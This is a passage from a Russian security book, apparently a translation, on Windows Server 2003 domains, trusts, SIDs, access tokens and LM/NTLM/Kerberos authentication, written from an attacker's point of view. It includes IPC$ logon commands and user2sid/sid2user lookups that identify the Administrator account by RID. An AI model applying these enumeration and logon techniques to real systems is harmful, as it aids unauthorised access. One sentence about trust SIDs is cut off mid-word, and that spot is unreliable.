Область видимости	Описание	Членами группы могут быть	Могут получить доступ к ресурсам
Локальная	На уровне компьютера	Учетные записи *любого* домена, глобальные группы *любого* домена и универсальные группы *любого* домена	Только локального компьютера
Локальная для домена	Внутри домена	Учетные записи, глобальные и универсальные группы *любого* домена; локальные группы *того же* домена	Только *того же* домена
Глобальная	Междоменная	Учетные записи *того же* домена и глобальные группы *того же* домена	*Любого* домена леса
Универсальные	На уровне всего леса	Учетные записи *любого* домена, глобальные группы *любого* домена и универсальные группы *любого* домена	*Любого* домена леса

В зависимости от режима работы контроллеров домена (*однородный* или *смешанный*, см. раздел "Дополнительная литература и ссылки"), эти группы имеют различные ограничения и свойства.

Доверительные отношения

Во многом подобно NT4 и Windows 2000, для систем Windows Server 2003 могут устанавливаться междоменные отношения, которые называют *доверительными отношениями*. Доверительные отношения лишь делают возможным междоменный доступ, но явно они этого не позволяют. Установление доверительных отношений часто сравнивают с постройкой моста с опущенным шлагбаумом. Например, при установлении доверительных отношений с другим доменом можно использовать элементы системы безопасности этого (доверенного, trusted) домена для создания списка контроля доступа (ACL — Access Control List) к ресурсам, но *только на усмотрение администраторов доверяющего (trusting) домена и* без наследования.

Доверительные отношения могут быть *односторонними* и *двусторонними*. При односторонних доверительных отношениях только один домен доверяет другому и не наоборот. При двусторонних доверительных отношениях оба домена доверяют друг другу. Односторонние

доверительные отношения полезны в случаях, когда администраторы одного домена должны иметь возможность управлять правилами доступа к своему домену, но не наоборот.

Доверительные отношения также могут быть *транзитивными* и *нетранзитивными*. Если домен A имеет транзитивные доверительные отношения с доменом B и домен B имеет транзитивные доверительные отношения с доменом C, то домен A имеет транзитивные доверительные отношения с доменом C.

По умолчанию между всеми доменами леса Windows Server 2003 установлены транзитивные двусторонние доверительные отношения. В Windows Server 2003 можно установить односторонние нетранзитивные доверительные отношения с другими доменами за пределами леса или с доменами NT4. Кроме того, можно установить доверительные отношения с другими лесами (более подробно читайте в разделе "Доверительные отношения между лесами").

Административные границы: лес или домен?

Мы часто задаем этот вопрос: что же в действительности является границей для системы безопасности в лесу Windows Server 2003 — домен или лес? Отвечая коротко, можно сказать, что даже если домен и является первичной административной границей, он не создает сплошную границу защиты, как это было в системах Windows NT. И тому есть несколько причин.

Одна из причин — существование универсальных групп, которые могут получить привилегии в любом домене леса, поскольку транзитивные двусторонние доверительные отношения устанавливаются автоматически между всеми доменами леса. Например, члены групп Enterprise Admins и Schema Admins по умолчанию получают доступ к некоторым элементам порожденных лесов (child forest). Чтобы члены вышеупомянутых групп не могли выполнять операции внутри данного домена, эти разрешения необходимо удалять вручную. Также необходимо обратить внимание на группы Domain Admins всех остальных доменов леса. У лесов службы Active Directory есть одно малоизвестное свойство. Вот как говорится о нем в руководстве Windows 2000 Server Resource Kit Deployment Planning Guide: "Администраторы любого из доменов леса имеют потенциальную возможность стать владельцами и изменить информацию из контейнера конфигурации (Configuration container) службы Active Directory. Эти изменения можно продублировать на всех доменных контроллерах леса. Таким образом, можно считать, что администратор любого присоединившегося к лесу домена имеет доверительные отношения, приравнивающие его по возможностям к любому другому администратору домена (из группы Domain Admins)". В руководстве Deployment Planning Guide приведены сценарии, необходимые для создания нескольких лесов.

Следующий текст взят из руководства Windows 2000 Server Resource Kit Deployment Planning Guide (см. раздел "Дополнительная литература и ссылки").

> *"Если отдельные организации:*
>
> ***не устанавливают доверительных отношений между администраторами***
>
> *В глобальном каталоге находится представление для каждого объекта леса. Администратор, который получил возможность создавать объекты, может намеренно или случайно вызвать состояние "отказа в обслуживании". Это состояние можно вызвать, если быстро создавать или удалять объекты, вследствие чего возникает необходимость большого потока дублируемых данных в глобальном каталоге. Чрезмерное дублирование может значительно ухудшить пропускную способность сети и замедлить серверы глобального каталога, так как они будут вынуждены тратить время на обработку дублирования;*
>
> ***не могут договориться о политике изменения леса***
>
> *Изменения схемы, конфигурации и добавление к лесу новых доменов влияет на весь лес. Все организации леса должны договориться о механизме реализации этих изменений, о членстве в группах*

Schema Administrators и Enterprise Administrators. Если организации не могут прийти к согласию по вопросам общей политики, они не смогут находиться в одном лесу;

хотят ограничить область видимости доверительных отношений

Каждый домен леса доверяет всем остальным доменам леса. Каждый пользователь леса может быть добавлен в группы и списки контроля доступа любого компьютера леса. Если необходимо запретить некоторым пользователям доступ к определенным ресурсам, то пользователи и ресурс, доступ к которому для них запрещен, должны находиться в отдельных лесах. При необходимости предоставить таким пользователям доступ к ресурсам определенного домена можно использовать явные доверительные отношения".

Все вышесказанное в полной мере относится и к лесам систем Windows Server 2003. Если административное управление доменом не может быть предоставлено другим лицам, мы рекомендуем использовать отдельные леса. Конечно же, тогда потеряются все преимущества модели единого леса, такие как общий глобальный каталог и единое пространство каталога объектов, и возникнет необходимость дополнительных затрат на управление еще одним лесом. Это хороший пример выбора между удобством администрирования и степенью безопасности.

Оборотная сторона: можно ли доверять домену, подключенному к Internet?

Нам часто задают вопрос: стоит ли создавать отдельный лес, чтобы добавить в организацию домены с ограниченными доверительными отношениями? Этот вопрос особенно уместен при создании домена, доступного по Internet, скажем, домена для поддержки Web-сервера. В этой ситуации можно пойти по одному из двух путей. Можно создать отдельный лес/домен и установить к нему явные односторонние доверительные отношения по старому методу для главного леса, чтобы защитить этот лес от потенциальной опасности, исходящей из домена/леса, подключенного к Internet. При этом вы теряете преимущества использования общего для всех доменов каталога и возникает необходимость управления несколькими лесами. Вторым вариантом является добавление домена, подключенного к Internet, в организационную единицу (OU) внутри домена, который администрирует надежный персонал. При этом администратор организационной единицы должен получить возможность управления только теми объектами, которые входят в его единицу. Даже если учетная запись администратора будет взломана, остальной части леса будет нанесен минимальный ущерб.

Последствия взлома домена

Так что же может случиться, если домен будет скомпрометирован? Допустим, хакер пытается войти в сеть через контроллер домена, подключенный к Internet, или рассерженный сотрудник решил поиграть в злобного администратора домена. Вот что они могут попытаться сделать, учитывая все, что было сказано в этом разделе относительно безопасности леса, дерева и домена.

По меньшей мере, риску подвергаются все остальные домены леса, поскольку члены групп Domain Admins доменов леса могут стать владельцами контейнера конфигурации (Configuration) службы Active Directory, изменить данные в этом контейнере и продублировать изменения конфигурации на каждом контроллере домена леса.

Если на взломанном домене прошли аутентификацию учетные записи внешних доменов, злоумышленник может получить эти аутентификационные данные из кэш-памяти службы LSA Secrets (см. главу 8, "Расширение сферы влияния"), расширив свое влияние на другие домены леса.

И наконец, если взломан корневой домен, члены групп Enterprise Admins и Schema Admins могут управлять любыми параметрами любого домена леса, если только права членов этих групп не были ограничены вручную.

Доверительные отношения между лесами

В системах под управлением Windows 2000 не существовало возможности устанавливать доверительные отношения между лесами. Если пользователям одного леса было необходимо предоставить доступ к ресурсам, хранящимся в другом лесу, то приходилось создавать "внешние" доверительные отношения между двумя доменами обоих лесов. Такие доверительные отношения являются односторонними и нетранзитивными, и доверительные отношения не распространяются на весь лес.

В Windows Server 2003 появилась возможность создания *доверительных отношений между лесами*, при которых все домены одного леса (транзитивно) доверяют всем доменам другого леса с помощью одного доверительного отношения, установленного между двумя корневыми доменами лесов. Основное преимущество этого метода заключается в облегчении интеграционного процесса (при сохранении существующей инфраструктуры) для компании, которая приобрела другую компанию или объединилась с ней.

Для создания доверительных отношений между лесами все контроллеры домена в обоих лесах должны работать в однородном режиме (native mode), то есть все контроллеры домена должны работать под управлением Windows Server 2003.

НА ЗАМЕТКУ Доверительные отношения между лесами могут быть как односторонними, так и двусторонними, но они не являются транзитивными на уровне трех или большего количества лесов. Если лес A доверяет лесу B и лес B доверяет лесу C, то это не означает установку доверительных отношений между лесом A и лесом C.

Аутентификационный брандмауэр

По умолчанию пользователи из лесов, с которыми установлены доверительные отношения, после аутентификации получают доступ к любым ресурсам в другом лесу с помощью добавления в группу Authenticated Users. Однако такой доступ можно запретить с помощью опции "Selective authentication" (Избирательная аутентификация). Эта опция позволяет установить аутентификационный брандмауэр, который является новым свойством в системах Windows Server 2003 и позволяет предоставлять пользователям из доверенных лесов доступ только к определенным администратором ресурсам.

Аутентификационный брандмауэр блокирует все попытки аутентификации на контроллерах домена в лесу, ресурсы которого запрашивает пользователь. При этом контроллер домена добавляет идентификатор защиты (SID) "Other Organization" (см. таблаутентификация") на доступ к объекту для указанного пользователя или группы из другого леса или домена (последнее должно быть настроено предварительно). Если проверка дает положительный результат, к маркеру идентификации пользователя добавляется SID "This organization", который заменяет идентификатор "Other organization" (может быть установлен только один из этих двух идентификаторов безопасности).

Выводы

Обобщая сказанное по теме лесов, деревьев и доменов в системах Windows Server 2003, с точки зрения хакера все это выглядит следующим образом.

Наиболее вероятной целью атак являются контроллеры домена, поскольку они содержат огромное количество информации об учетных записях. Кроме того, это наиболее защищенные и охраняемые системы в окружении Windows Server 2003, поэтому чаще атакуются слабо защищенные системы домена, которые затем используются для получения полного контроля над всеми связанными с этими системами доменами. Размер ущерба, нанесенного взломом одной системы, намного увеличивается, если учетные записи одного домена обладают правом доступа

в других доменах при установленных доверительных отношениях. Границей защиты в Windows Server 2003 является лес, а не домен, как это было в системах Windows NT. Доверительные отношения между лесами могут быть установлены, когда контроллеры домена под управлением Windows Server 2003 работают в однородном режиме. Если при этом не запущен аутентификационный брандмауэр, то границы зоны защиты расширяются на оба леса.

Идентификаторы защиты (SID)

До настоящего времени мы говорили об элементах системы безопасности, пользуясь их "общими" названиям, такими как *администратор* или *группа администраторов домена Domain Admins*. Но внутри систем семейства Windows NT каждый из этих объектов представлен глобально уникальным 48-разрядным числом, которое называется *идентификатором системы защиты* или SID (Security Identifier). Такой подход позволяет системе различать, например, локальную учетную запись Administrator компьютера A и одноименную локальную учетную запись Administrator компьютера B.

Идентификатор SID состоит из нескольких частей. Рассмотрим пример такого идентификатора.

```
S-1-5-21-1507001333-1204550764-1011284298-500
```

Перед идентификатором SID ставится буква S, а его части разделяются дефисами. Первое число (в данном случае 1) является номером редакции, второе — значение полномочий идентификатора (для Windows Server 2003 это всегда 5). Далее следуют четыре значения *подполномочий* (в рассматриваемом примере это 21 и три длинные последовательности цифр), а последним указывается *относительный идентификатор* (RID — Relative Identifier) (в нашем примере его значение равно 500).

Идентификатор SID может показаться слишком сложным, но важно понять, что одна его часть уникальна для инсталляции или домена, а другая — общая для всех инсталляций и доменов (относительный идентификатор RID). После установки Windows Server 2003 локальный компьютер случайным образом выбирает SID. То же самое происходит и при создании домена под Windows Server 2003 — он также получает уникальный идентификатор SID. Таким образом, для любого компьютера или домена под управлением Windows Server 2003 значения подполномочий всегда будут уникальными (если только их не подделывали и не дублировали, как это происходит при некоторых видах низкоуровневого копирования дисков).

В любом случае, значение RID является постоянным для всех компьютеров и доменов. Например, идентификатор SID, у которого значение RID равно 500, всегда принадлежит учетной записи Administrator локальной машины. RID 501 используется для учетной записи Guest. Для домена RID начинается со значения 1001 и показывает количество учетных записей пользователей (например, RID 1015 получит пятнадцатый пользователь домена). Достаточно сказать, что переименование учетной записи никак не влияет на соответствующий ей SID, поэтому учетная запись всегда будет идентифицирована. Переименовав учетную запись Administrator, вы лишь измените ее имя, система Windows Server 2003 (или злоумышленник, использующий специальные средства) всегда определит ее по значению RID 500.

Почему нельзя входить в систему с правами администратора из любой точки?

Очевидно (мы надеемся), что учетная запись Administrator на компьютере A отличается от учетной записи Administrator на компьютере B, так как они имеют разные идентификаторы SID, по которым их различает система Windows Server 2003, хотя для человека обе эти записи выглядят одинаково.

Эта особенность может довести неопытного хакера до головной боли. Время от времени в этой книге будут встречаться описания ситуаций, в которых не удается войти в систему под учетной записью Administrator.

```
C:\> net use \\192.168.234.44\ipc$ password /u:Administrator
System error 1326 has occurred.

Logon failure: unknown user name or bad password.
```

Кто-то на этом может остановиться, забыв, что Windows при попытке входа в систему через сеть автоматически передает текущие сведения о подключенных к системе пользователях. Таким образом, если на клиентской машине пользователь был зарегистрирован в системе с учетной записью Administrator, то это будет воспринято как попытка входа локального администратора клиентской машины на удаленной системе. Конечно же, эта учетная запись на удаленном сервере не имеет контекста. Контекст входа в систему можно определить вручную, используя ту же команду, только для этого перед именем пользователя необходимо указать удаленный домен, имя компьютера или его IP-адрес, отделив его обратной косой чертой.

```
C:\>net use \\192.168.234.44\ipc$ password /u: domain\Administrator
The command completed successfully.
```

Естественно, если система, с которой происходит соединение, не входит в домен, необходимо использовать имя компьютера или его IP-адрес. Об этом трюке мы еще вспомним, когда будем рассматривать удаленную работу с командными интерпретаторами (shell) в главе 7, "Переход к интерактивному режиму работы". Этот механизм используется для удаленного запуска командного интерпретатора, поскольку он обычно выполняется в контексте учетной записи SYSTEM. Удаленные серверы не могут интерпретировать выполнение команд `net use` в контексте LocalSystem, поэтому почти всегда необходимо указывать домен или имя удаленного компьютера, как это было сделано в предыдущем примере.

Просмотр идентификаторов SID с помощью утилит user2sid/sid2user

Для получения значений идентификаторов SID можно использовать утилиту user2sid Евгения Рудного (Evgenii Rudnyi). Ниже приведен результат выполнения программы user2sid для удаленной локальной машины.

```
C:\>user2sid \\caesars Administrator
S-1-5-21-1507001333-1204550764-1011284298-500
Number of subauthorities is 5
Domain is CORP
Length of SID in memory is 28 bytes
Type of SID is SidTypeUser
```

Утилита sid2user выполняет обратную операцию, предоставляя имя пользователя по заданному идентификатору SID. Используем SID, полученный в предыдущем примере.

```
C:\>sid2user \\caesars 5 21 1507001333 1204550764 1011284298-500
Name is Administrator
Domain is CORP
Type of SID is SidTypeUser
```

Отметим, что идентификатор SID необходимо вводить, начиная с идентификатора полномочий (который для Windows Server 2003 всегда равен 5), а для разделения частей номера используются пробелы, а не дефисы.

НА ЗАМЕТКУ Как мы расскажем далее в главе 4, "Инвентаризация", эту информацию можно извлечь во время анонимного сеанса работы в системе Windows Server 2003 при наличии в ней запущенной службы SMB, которая сконфигурирована определенным образом.

Аутентификация и авторизация

Теперь, когда вы знаете, какие элементы присутствуют в системе защиты, давайте рассмотрим "сердце" модели безопасности системы Windows Server 2003: аутентификацию и контроль доступа (авторизацию). Каким образом операционная система решает, может ли данный элемент получить доступ к защищенному ресурсу?

Для начала система Windows Server 2003 должна определить, что она работает с действительным элементом системы безопасности. Это делается посредством аутентификации. Простейший пример — вход пользователя в систему Windows Server 2003 с консоли. Пользователь нажимает клавиши <CTRL+ALT+DEL>, чтобы вызвать программу защиты входа в систему Windows, после чего вводит свои имя пользователя и пароль. Программа защиты входа в систему обрабатывает введенные данные с помощью компонентов, работающих в пользовательском режиме, как показано на рис. 2.1 (программы Winlogon и LSASS). Если аутентификация проходит успешно, программа Winlogon создает *маркер доступа* (набор атрибутов пользователя или процесса), который присваивается сеансу работы пользователя и используется при любой последующей попытке доступа к ресурсам.

НА ЗАМЕТКУ Пользователи с правами, эквивалентными правам администратора, могут подменить программу защиты входа "троянской" копией, как описано в главе 8, "Расширение сферы влияния".

СОВЕТ В системах Windows XP и Windows Server 2003, вместо нажатия комбинации клавиш клавиши <CTRL+ALT+DEL>, можно одновременно использовать клавиши Windows и <L> для блокирования своего рабочего стола, а затем нажать клавишу <Enter>.

Маркер доступа

Маркер доступа содержит список всех идентификаторов SID, связанных с учетной записью пользователя, включая идентификатор SID самой учетной записи, идентификаторы SID всех групп, в которые добавлена эта учетная запись, и идентификаторы специальных групп, к которым относится данный пользователь (например, Domain Admins или INTERACTIVE). Чтобы узнать, какие идентификаторы SID связаны с сеансом работы, можно воспользоваться программой whoami, которая входит в пакет Windows Server 2003 (листинг 2.1).

Листинг 2.1. Определение набора идентификаторов SID для сеанса работы пользователя

```
C:\>whoami /user /groups
USER INFORMATION
----------------
User Name SID
==================== ========================================
vegas2\jsmith S-1-5-21-1527495281-1310999511-3141325392-500
GROUP INFORMATION
-----------------
Group Name Type SID Attributes
=============================================================
Everyone Well-known group S-1-1-0
Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators Alias S-1-5-32-544
Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users Alias S-1-5-32-545
Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554
```

```
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE Well-known group S-1-5-4
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15
Mandatory group, Enabled by default, Enabled group
LOCAL Well-known group S-1-2-0
Mandatory group, Enabled by default, Enabled group
VEGAS2\Group Policy Creator Owners Group S-1-5-21-[cut]-520
Mandatory group, Enabled by default, Enabled group
VEGAS2\Domain Admins Group S-1-5-21-[cut]-512
Mandatory group, Enabled by default, Enabled group
VEGAS2\Schema Admins Group S-1-5-21-[cut]-518
Mandatory group, Enabled by default, Enabled group
VEGAS2\Enterprise Admins Group S-1-5-21-[cut]-519
Mandatory group, Enabled by default, Enabled group
```

Из примера видно, что текущий процесс выполняется в контексте учетной записи jsmith, которая входит в группы Administrators и Authenticated Users, а также в специальные группы Everyone, LOCAL и INTERACTIVE. Также видно, какие привилегии имеет пользователь jsmith.

Когда пользователь jsmith пытается получить доступ к некоторому ресурсу, например к файлу, программа Security Reference Monitor (SRM) сравнивает его маркер доступа со списком разграничительного контроля доступа (DACL, Discretionary Access Control List) объекта. Список DACL содержит идентификаторы SID, для которых разрешен доступ к объекту, и разрешенный тип доступа (чтение, запись, выполнение и т.п.). Если один из идентификаторов SID учетной записи jsmith совпадает с идентификатором SID из списка DACL, то пользователь jsmith получает доступ в соответствии с условиями, указанными в DACL. Схема этого процесса показана на рис. 2.4.




Рис. 2.4. Аутентификация в Windows Server 2003

НА ЗАМЕТКУ Еще одно хорошее средство для исследования маркеров доступа — утилита DumpTokenInfo Дэвида Лебланка (David Leblanc). Ссылка на нее есть в разделе "Дополнительная литература и ссылки".

Заимствование прав

Чтобы уменьшить затраты на обслуживание сети, в семействе систем Windows NT реализована возможность *заимствования прав* учетной записи пользователя при работе с ресурсами на удаленном сервере. При заимствовании прав сервер сообщает службе SRM, что он временно принимает маркер доступа клиента, который обращается к ресурсу. Тогда сервер может работать с ресурсом от имени клиента, а программа SRM подтверждает действительность обращений. Классический пример заимствования прав — анонимные запросы Web-страниц посредством службы IIS. При обработке этих запросов сервер IIS заимствует права учетной записи IUSR_*имямашины*.

Маркер с ограничениями

В системе Windows 2000 появился новый тип маркера доступа, *маркер с ограничениями* (restricted token). Маркер с ограничениями во всем аналогичен обычному маркеру доступа, но некоторые привилегии у него могут быть сняты, а идентификаторы SID такого маркера могут быть помечены как *только отказ (deny-only)* или *ограниченный (restricted)*. Маркеры с ограничениями используются, когда Windows Server 2003 заимствует права учетной записи пользователя, для которого не предоставлены некоторые привилегии. Например, приложение может наследовать маркер с ограничениями от первичного или заимствованного маркера для того, чтобы выполнить модуль непроверенного кода, что при обычном уровне привилегий маркера могло бы привести к выполнению нежелательных действий.

Делегирование

Делегирование стало новой возможностью в Windows 2000, которая позволяет службе заимствовать права учетной записи пользователя или учетной записи компьютера в целях предоставления службе доступа к ресурсам домена. В Windows 2000 существует два ограничения относительно этой возможности.

- ▼ Для делегирования не устанавливается никаких ограничений, то есть при делегировании прав учетной записи ее владелец получает доступ ко всем ресурсам домена.
- ▲ При делегировании используется аутентификация по технологии Kerberos.

Оба эти недостатка были устранены в Windows Server 2003. Теперь делегирование может быть ограничено для отдельных служб и больше нет необходимости в аутентификации с помощью Kerberos.

ВНИМАНИЕ При делегировании прав учетным записям на компьютере, с которым установлены доверительные отношения, по по-прежнему следует соблюдать осторожность, поскольку это позволяет владельцу учетной записи LocalSystem на этом компьютере получить доступ к службам домена.

Аутентификация по сети

Локальная аутентификация в Windows Server 2003 с помощью отправки сигнала <CTRL+ALT+DEL> осуществляется весьма просто, ее мы уже описали. Но при входе в систему Windows Server 2003 через сеть, что является первоочередной целью хакера, используется

аутентификация по сети. Чтобы подготовиться к описанию в дальнейших главах некоторых уязвимых мест, связанных с недостатками протоколов для сетевой аутентификации в Windows Server 2003, кратко опишем этот процесс.

В системах семейства Windows NT в основном используют *аутентификацию с запросом и подтверждением*, при которой сервер передает клиенту случайное число (запрос), клиент затем обрабатывает полученное число с помощью функции хеширования, используя хешированный пароль пользователя, и возвращает новое хешированное значение (ответ) серверу. После этого сервер берет свою копию хешированного пароля пользователя из локальной базы данных SAM или Active Directory, хеширует отправленный им запрос и сравнивает полученное значение с ответом клиента. *Таким образом, при аутентификации в системах семейства Windows NT пароли не передаются по сети даже в зашифрованном виде.* Механизм запрос/ответ изображен на рис. 2.5 и подробно описан в статье Q102716 базы знаний Microsoft.




Рис. 2.5. Сетевая аутентификация по методу "запрос–ответ" с использованием алгоритмов LM/NTLM

На представленной схеме особое значение имеет этап 3. Для шифрования 8-байтового запроса в системах семейства Windows NT используется один из трех различных алгоритмов хеширования:

- LANMan (LM);
- NTLM;
- NTLM версии 2 (NTLMv2).

В главе 5, "Атака на службы Windows", будет рассмотрен недостаток алгоритма LM, который позволяет злоумышленнику перехватить сообщения, передаваемые по сети, сравнительно легко подобрать хешированный пароль, чтобы затем, отключившись, попытаться подобрать сам пароль. И это при том, что по сети никогда не передается даже хешированный пароль!

Чтобы защититься от этого, компания Microsoft разработала улучшенный алгоритм хеширования NTLM для Windows NT, который был добавлен в пакет NT4 Service Pack 3 и следующую более защищенную версию алгоритма NTLMv2 для операционной системы Windows NT 4 SP4. Клиенты Windows 95/98 не реализуют алгоритмы NTLM, поэтому защита, которую обеспечивает использование алгоритмов NTLM и NTLMv2, не распространялась на смешанные сети (на компакт-диске Windows 2000 поставляется утилита DSClient, которая отвечает за обновление клиентов систем Windows 9*x* и таким образом обеспечивает возможность использования алгоритмов хеширования NTLM и NTLMv2).

В гомогенном окружении Windows 2000 и следующих версиях можно использовать встроенный протокол Kerberos v5, который появился только в Windows 2000. Тем не менее, система Windows Server 2003 сохранила полную обратную совместимость с алгоритмами хеширования LM, NTLM и NTLMv2, и при невозможности установить взаимодействие по протоколу Kerberos она будет использовать один из старых алгоритмов. Протокол Kerberos используется только при его одновременной поддержке и клиентом, и сервером. При этом для указания обеих машин используются их доменные имена (а не IP-адрес), и они должны находиться в одном лесу (если только не используется реализация протокола Kerberos от независимого производителя).

ВНИМАНИЕ Как мы рассмотрим далее в главе 5, "Атака на службы Windows", протокол Kerberos также уязвим относительно перехвата данных.

В табл. 2.8 перечислены механизмы аутентификации по сети в системах семейства Windows NT.

Таблица 2.8. Механизмы сетевой аутентификации в Windows-системах

Тип аутентификации	Поддерживаемые клиенты	Комментарии
LANMan	Все	Требуется в системах WFW и Windows 9x, но существует возможность перехвата данных; в Windows 9x программа DSClient позволяет использовать протокол NTLM
NTLM	NT4 SP3, Windows 2000 и последующие версии	Защита намного надежнее, чем при использовании LANMan
NTLMv2	Версии Windows NT4 старше SP4, Windows 2000 и последующие версии	Улучшенная по сравнению с NTLM защита, рекомендуется для гетерогенного окружения Windows NT4/2000
Kerberos	Windows 2000 и последующие версии	Используется только для систем Windows 2000 и последующих версий и в пределах одного леса

Для простоты изложения мы намеренно не рассматривали протокол MS-CHAP (Microsoft's Challenge Handshake Authentication Protocol — протокол аутентификации с предварительным согласованием вызова), который используется для удаленного доступа, протоколы Web-аутентефикации, наподобие HTTP Basic и Digest, RADIUS (Remote Authentication Dial-In User Service — служба удаленной аутентификации пользователей по коммутируемым линиям) и другие протоколы, используемые системой Windows в различных ситуациях. Хотя эти протоколы несколько отличаются от описанных, они зависят от четырех базовых протоколов, собранных в табл. 2.6, которые используются в той или иной форме для идентификации при любом виде доступа через сеть.

Сетевая модель безопасности и совместного использования ресурсов

Начиная с операционной системы Windows XP, а также в Windows Server 2003 компания Microsoft реализовала некоторые изменения относительно способа управления доступом к совместно используемым ресурсам. В локальной или глобальной Security Policy (политика безопасности) можно установить одно из двух следующих значений для параметра "Network access: Sharing and security model for local accounts" ("Доступ по сети: модель безопасности и совместного доступа для локальных учетных записей").

- ▼ **Classic** (классический) — локальные пользователи аутентифицируются под своими учетными записями.
- ▲ **Guest only** (только гости) — локальные пользователи всегда аутентифицируются как Guest.

Значение Guest only пригодится для систем, в которых для совместного доступа предоставлено большое количество файлов. Это позволяет предоставить одинаковый уровень доступа ко всем совместно используемым данным. Мы рекомендуем оставить значение Classic, поскольку всегда лучше точно знать, кто получает доступ к ресурсам.

Преобразование данных службы Passport

Одно из наиболее интересных свойств новой операционной системы Windows Server 2003 заключается в возможности использовать аутентификационные данные службы Passport для учетных записей Active Directory. Microsoft .NET Passport — это Web-служба, управляемая корпорацией Microsoft. Более подробную информацию об этой службе можно найти в источниках, указанных в конце этой главы в разделе "Дополнительная литература и ссылки" и в книге *Секреты хакеров. Безопасность Web-приложений – готовые решения, Джоел Скембрей, Майк Шема, Йен-Минг Чен, Дэвид Вон. Вильямс, 2003.*

Основное преимущество использования аутентификационных данных службы Passport в качестве учетных записей Active Directory заключается в предоставлении пользователям возможности доступа к ресурсам систем Windows без необходимости применения какого-либо протокола аутентификации (см. табл. 2.8). Например, рассмотрим Internet-службу типа "компания-клиент" (B2C — business-to-consumer), основанную на службе Active Directory, которая "не хочет" использовать NTLM-аутентификацию для предоставления доступа удаленным пользователям. Служба Passport позволяет упростить задачу аутентификации пользователей через Internet и практически полностью управляется третьей стороной (компанией Microsoft).

Со стороны пользователей не требуется никаких серьезных усилий, чтобы организовать такого рода аутентификацию. Однако на сервере придется поработать. Поскольку в службе Passport используется аутентификация по методу общедоступного ключа, то организация должна стать официальным партнером службы Passport, быть добавлена в соответствующие списки и установить набор средств Passport SDK, используя предоставленный ключ на серверах приложений. Это позволит приложению расшифровывать аутентификационные данные службы Passport и осуществлять аутентификацию пользователей. Кроме того, должны быть выполнены некоторые строгие требования службы Passport, и придется провести тщательное тестирование до того, как в организации будет реализована аутентификация с помощью службы Passport.

После синхронизации со службой Passport выполняется настройка IIS-ресурсов. Это несложный процесс, как показано на рис. 2.6. На этом этапе можно выбрать домен службы AD, для которого требуется аутентификация с помощью .NET Passport (в нашем примере это до-

мен `vegas.nv`). После того как служба Passport провела аутентификацию пользователя, приложение может использовать Active Directory для авторизации этого пользователя[1].



Рис. 2.6. Настройка IIS-ресурсов для использования аутентификации с помощью службы Passport

